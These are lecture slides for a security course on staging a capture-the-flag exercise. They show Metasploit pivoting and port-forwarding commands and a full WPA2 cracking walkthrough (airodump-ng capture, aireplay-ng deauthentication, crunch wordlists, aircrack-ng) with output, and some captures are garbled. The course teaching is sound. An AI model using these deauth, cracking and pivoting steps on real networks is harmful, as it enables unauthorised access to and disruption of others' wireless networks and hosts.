

Lecture 8: Exploiting Wireless

Lanier Watkins, PhD

Objectives

- To discuss the CTF class project
- To demonstrate and discuss the exploitation of wireless access points
- To discuss CTF strategies and flag placement given the exploitation of wireless access points

Post-exploitation and Pivoting

- Post-exploitation
 - Privilege escalation
 - Making flag only available to admin or certain user
 - Metasploit's Meterpreter can be used for this
 - Data/Information extraction
 - Finding details of OS config or encryption keys
- Pivoting
 - Moving around network
 - Using captured credentials to access multiple nodes
 - Following flags that require moving around the network

High Level Pivoting Steps

- Compromise a node and get meterpreter prompt
- Use ipconfig or ifconfig to view interfaces on compromised node
- Use arp scanner to enumerate available nodes beyond compromised
 - meterpreter > run arp_scanner -r 192.168.15.1/24
- Place meterpreter session in background and add route to the session
 - meterpreter> background
 - msf exploit(handler) > route add 192.168.15.1 255.255.255.0 1
- Discover any open ports on nodes beyond compromised node
 - msf exploit(handler) > use auxiliary/scanner/portscan/tcp
 - msf auxiliary(tcp) > set RHOSTS 192.168.15.1
 - RHOSTS => 192.168.15.1
 - msf auxiliary(tcp) > set PORTS 1-1024
 - PORTS => 1-1024
 - msf auxiliary(tcp) > run
- Enable port forwarding to gain access to compromised node's internal resources
 - msf > sessions -i 1
 - meterpreter > portfwd add -l 8000 -p 80 -r 192.168.15.1
 - meterpreter > portfwd add -l 8010 -p 80 -r 192.168.15.5
 - meterpreter > portfwd add -l 25000 -p 22 -r 192.168.15.2
- Now you should be able to access other nodes through the compromised node


CTF



Class CTF Project



- Must use:
 - At most 4 servers (must use minimum systems requirements)
 - More than one operating system type
 - Vulnerabilities (software/hardware) not discussed in class
 - At least 2 advanced topics (script writing)
 - Shell coding
 - Reverse engineering
 - Cryptology
 - At least 10 flags
 - Unique identifiers for flags
 - A storyline that is at least 4-6 hours long
 - Flags should build on each other like a story
 - Each team will receive an external HD to hold your VMs

Kali Linux CTF Blueprints: Chapters 1 -3



Staging Vulnerabilities

- Vulnerable access point
 - WPA2 enabled



Kali Linux CTF Blueprints: Chapter 3

- Proof access point is running WPA2

BUFFALO
POWERED BY DD-WRT

Firmware: DD-WRT v24SP2-MULTI (11/04/12) std
Time: 20:17:22 up 2:57, load average: 0.03, 0.06, 0.04
WAN IP: 192.168.200.79

SetupWirelessServicesSecurityAccess RestrictionsNAT / QoSAdministrationStatus

Basic SettingsWireless SecurityAOSS / WPSMAC FilterAth0-WDSAth1-WDS

Wireless Security ath0

Physical Interface ath0 SSID [BUFFALO-761C52_G] HWAddr [B0:C7:45:76:1C:52]

Security Mode WPA2-PSK ▼

WPA Algorithms TKIP+AES ▼

WPA Shared Key ☒ Unmask

Key Renewal Interval (in seconds) (Default: 3600, Range: 0 - 99999)

Wireless Security ath1

Physical Interface ath1 SSID [BUFFALO-761C52_A] HWAddr [B0:C7:45:76:1C:53]

Security Mode WPA2-PSK ▼

WPA Algorithms TKIP+AES ▼

WPA Shared Key ☒ Unmask

Key Renewal Interval (in seconds) (Default: 3600, Range: 0 - 99999)

Help [more...](#)
Security Mode:
You may choose from Disable, WEP, WPA Personal, WPA Enterprise, or RADIUS. All devices on your network must use the same security mode. With N-Mode you must use WPA2/AES.

Kali Linux CTF Blueprints: Chapter 3



Potential CTF Brief

- Find the WPA2 enabled access point in the home network above the car dealer's main office.
- Then, exploit the common wireless weakness to find the encrypted password of the home network
- I hear the first 15 digits of the 18 digit WPA2 password are cursory2917son8

Network Surveillance

- `sudo iwlist wlan0 scanning`

```
File Edit View Terminal Tabs Help  
wlan0 Scan completed :  
Cell 01 - Address: B0:C7:45:75:C4:C1  
Channel:40  
Frequency:5.2 GHz (Channel 40)  
Quality=70/70 Signal level=-23 dBm  
Encryption key:on  
ESSID:"BUFFALO-75C4C0_A"  
Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s;  
36 Mb/s; 48 Mb/s; 54 Mb/s  
Mode:Master  
Extra:tsf=0000000001e95d788  
Extra: Last beacon: 140ms ago  
IE: Unknown: 001042554646414C4F2D3735433443305F41  
IE: Unknown: 01088C129824B048606C  
IE: Unknown: 030128  
IE: IEEE 802.11i/WPA2 Version 1  
Group Cipher : TKIP  
Pairwise Ciphers (2) : CCMP TKIP  
Authentication Suites (1) : PSK  
IE: WPA Version 1  
Group Cipher : TKIP  
Pairwise Ciphers (2) : CCMP TKIP  
Authentication Suites (1) : PSK  
IE: Unknown: 2D1ACC111BFFFF000000000000000000000000000000000000000000000000000
```

Network Surveillance

- airmon-ng start wlan0
- airodump-ng wlan0 --bssid B0:C7:45:76:1C:52 --channel 6 --write WPA2_dump2

```
CH 1 ][ Elapsed: 3 mins ][ 2017-03-07 23:27 ][ WPA handshake: 48:5D:36:4C:
BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC  CIPHER AUT
48:5D:36:4C:7E:92 -76 100    1944      8717  105   1  54e. WPA2 CCMP  PSK
BSSID          STATION            PWR   Rate    Lost    Frames  Probe
48:5D:36:4C:7E:92 F0:D5:BF:DA:5F:48 -42    0 - 6e      0      497
48:5D:36:4C:7E:92 BC:85:56:44:90:8F -48    0e- 0e    923     9721 Fi0S-GD0
48:5D:36:4C:7E:92 B0:10:41:D2:27:04 -60    0e-24   1133     620
48:5D:36:4C:7E:92 D8:C4:6A:32:8E:A9 -64    1e- 1      0      14
48:5D:36:4C:7E:92 50:F5:DA:A7:6F:B2 -64    0e- 0e      1      73
```


Forcing Reconnects

- `aireplay-ng -0 3 -a B0:C7:45:76:1C:52 -c 24:18:1D:4A:FE:AA wlan0mon`
- `aireplay-ng wlan0mon --deauth 100 -a B0:C7:45:76:1C:52 -c 24:18:1D:4A:FE:AA`

```
CH 1 ][ Elapsed: 3 mins ][ 2017-03-07 23:27 ][ WPA handshake: 48:5D:36:4C:
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUT
48:5D:36:4C:7E:92 -76 100 1944 8717 105 1 54e. WPA2 CCMP PSK
BSSID STATION PWR Rate Lost Frames Probe
48:5D:36:4C:7E:92 F0:D5:BF:DA:5F:48 -42 0 - 6e 0 497
48:5D:36:4C:7E:92 BC:85:56:44:90:8F -48 0e- 0e 923 9721 FiOS-GD0
48:5D:36:4C:7E:92 B0:10:41:D2:27:04 -60 0e-24 1133 620
48:5D:36:4C:7E:92 D8:C4:6A:32:8E:A9 -64 1e- 1 0 14
48:5D:36:4C:7E:92 50:F5:DA:A7:6F:B2 -64 0e- 0e 1 73
```

```
root@kali:~/wireless/spring2017# aireplay-ng -0 3 -a 48:5D:36:4C:7E:92 -c BC:85:56:44:90:8F wlan1mon
23:27:20 - Waiting for beacon frame (BSSID: 48:5D:36:4C:7E:92) on channel 1
23:27:20 - Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [ 1|65 ACKs]
23:27:21 - Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [13|63 ACKs]
23:27:22 - Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [ 0|61 ACKs]
root@kali:~/wireless/spring2017# aireplay-ng -0 3 -a 48:5D:36:4C:7E:92 -c BC:85:56:44:90:8F wlan1mon
23:27:23 - Waiting for beacon frame (BSSID: 48:5D:36:4C:7E:92) on channel 1
23:27:24 - Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [12|64 ACKs]
23:27:24 - Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [ 8|65 ACKs]
23:27:25 - Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [ 1|60 ACKs]
root@kali:~/wireless/spring2017# aireplay-ng -0 3 -a 48:5D:36:4C:7E:92 -c BC:85:56:44:90:8F wlan1mon
23:27:30 - Waiting for beacon frame (BSSID: 48:5D:36:4C:7E:92) on channel 1
23:27:30 - Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [15|68 ACKs]
23:27:31 - Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [ 5|63 ACKs]
23:27:32 - Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [ 0|60 ACKs]
root@kali:~/wireless/spring2017#
```

Handshake Packets

[illegible]

Code Cracking

- `crunch 8 8 -t 12345%%% > wordlist`
- `crunch 18 18 -t cursory2917son8@@@ > homecrack`

```
root@kali:~/wireless# crunch 8 8 -t 12345%%% > wordlist
Crunch will now generate the following amount of data: 9000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000
root@kali:~/wireless# head wordlist
12345000
12345001
12345002
12345003
12345004
12345005
12345006
12345007
12345008
12345009
root@kali:~/wireless#
```

crunch min max charset options

-t : set a specific pattern of @,%
@ represents lowercase letters
, represents uppercase letters
% represents numbers
^ represents special characters

```
root@kali:~/wireless/spring2017# head homecrack
cursory2917son8aaa ss/spring2017# aireplay-ng -0 3 -a 4
cursory2917son8aab for beacon frame (BSSID: 48:5D:36:4C
cursory2917son8aac 64 directed DeAuth. STMAC: [BC:85:56
cursory2917son8aad 64 directed DeAuth. STMAC: [BC:85:56
cursory2917son8aae 64 directed DeAuth. STMAC: [BC:85:56
cursory2917son8aaf ss/spring2017# 
cursory2917son8aag
cursory2917son8aah
cursory2917son8aai
cursory2917son8aaj
```


Code Cracking

- `aircrack-ng WPA2_dump-01.cap -w wpa2_crack`

```

root@kali:~/wireless/spring2017# aireplay-ng -0 3 -a 48:5D:36:4C:7E:92 -c Bk27:22 Sending 64 directed DeAuth. STMAC: [BC:85:56:44:90:8F] [ 0/61 ACKs
root@kali:~/wireless/spring2017# aircrack-ng WPA2_Home3-01.cap -w homecrack
Opening WPA2_Home3-01.cap
Read 44131 packets.
# BSSID ESSID Encryption
1 48:5D:36:4C:7E:92 FiOS-GD0C1 WPA (1 handshake)
Choosing first network as target.
Opening WPA2_Home3-01.cap
Reading packets, please wait...
root@kali:~/wireless/spring2017#
cursory2917son8aag [00:00:00] 344 keys tested (2257.44 k/s)
cursory2917son8aah
cursory2917son8aa1
cursory2917son8aaj [00:00:00] 692 keys tested (2286.70 k/s)mq
root@kali:~/wireless/spring2017#
homecrack wordlist WPA2_dump_home-01.ivs
WEP_dump-01.ivs WPA2_dump-01.ivs WPA2_Home-01.cap
Master Key [00:00:00] 1032 keys tested (2276.87 k/s)j
22 11 FC D7 C0 05 CB 3E 61 4B 05 75 A2 AA A3
Master Key [00:00:00] 1368 keys tested (2264.65 k/s)y
77 33 D5 E6 9D A7 35 E3 4B 63 33 70 A9 B4 D6 99
98 4D D8 97 C1 35 52 C5 F9 68 5E FA 18 FC C9 85
Master Key [00:00:00] 1716 keys tested (2275.35 k/s)j
D2 70 21 EF 62 0C 6F 57 63 DF B0 0C 3D 75 21 B7
FF F0 24 BE 22 DF 9B 98 80 08 C8 2C 19 07 A9 BA
Master Key [00:00:00] 2072 keys tested (2288.77 k/s)w
3E AB 0C F5 55 C5 39 69 05 85 E0 97 5E 3F 33 24
3F BF DB BC 84 5B B7 6F 54 A6 8A 5C 86 A9 A0 72
Master Key [00:00:01] 2392 keys tested (2261.50 k/s)x
4D 9F A8 EE EE D8 1A 92 50 5D 03 2D 57 B2 C8 3D
Master Key [00:00:04] 9580 keys tested (2259.95 k/s)e
79 4D 94 E9 EC BF B4 BB 76 2F D0 A5 3B D8 AD 16
4F CF 04 A8 21 BD F0 E4 1D 36 C4 34 86 EE 1A FA
Master Key [00:00:04] 9960 keys tested (2268.21 k/s)f
FE 80 74 16 32 A9 C4 FA 80 77 05 58 C7 04 4B 21
F2 2F 08 34 5F 5A F5 FF DD 43 8A 6E B2 E0 6E 2F
Master Key [00:00:04] 10304 keys tested (2267.31 k/s)
6D 7F 98 D3 51 9B 34 13 B5 61 B7 DF 3C 1D CD 63
C4 AE FE E8 CE 40 10 8A A3 AC 2A DB B3 40 2E DD
Master Key [00:00:04] 10624 keys tested (2262.34 k/s)
99 59 EE A2 46 57 DE CD 80 F2 3C 61 52 E0 AA 0A
BB B1 2C 7C E4 1B 1F 52 5B 87 41 59 FC 72 B4 26
Master Key [00:00:04] 10960 keys tested (2260.73 k/s)
26 F2 87 FE 89 08 AF 2B 22 A0 D3 7C 10 00 17 19
FA A8 28 6E C6 4F 97 11 27 21 59 6C 28 0D E4 90
Master Key [00:00:04] 11292 keys tested (2259.03 k/s)
E4 CA 7B 39 32 47 0B 55 BC 9E 44 48 DC BA 81 6E
DA E2 87 24 9D E8 07 F0 FB 65 59 97 79 AF 03 B7
Master Key [00:00:05] 11632 keys tested (2256.53 k/s)
21 B1 FA 3C 19 0C 77 6C 77 6F CE 22 85 60 D9 94
EE D4 BD 6E 77 CB 76 2C 9C 42 53 D8 CB 8C DE EB
Master Key [00:00:05] 11872 keys tested (2247.74 k/s)
65 40 EC C2 13 CB 4F 3D 36 3C 26 7E 04 C8 2C B8
CB 8A 31 7C B8 12 3B 62 BC D0 D2 03 D4 BB D2 9C
Master Key : Current passphrase: cursory2917son8row
F6 D5 56 DF 43 BD B3 A5 D8 E0 30 34 DE 3D A3 07
0F 0C DE E1 68 7F 9B 9B 17 34 A6 91 A2 5C 49 A4
KEY FOUND! [ cursory2917son8row ]
KEY FOUND! [ cursory2917son8row ]
D8 0F 79 DB 6A 1F 6B A9 58 6D EB 4B 81 7C 5B 4B
Transient Key : 58 D1 87 79 54 0D CA 84 54 98 11 BD 91 DD AC 0D
58 01 02 08 A2 E5 B7 57 F9 28 98 D4 9C 12 02 A2
DF D7 56 08 13 A1 65 A6 51 DB C9 00 84 59 D0 7B
EAPOL HMAC : 6E 80 6F C2 76 91 00 AE 22 3C B4 6A FC A7 4A 55

```


Kali Linux CTF Blueprints: Chapters 1 -3

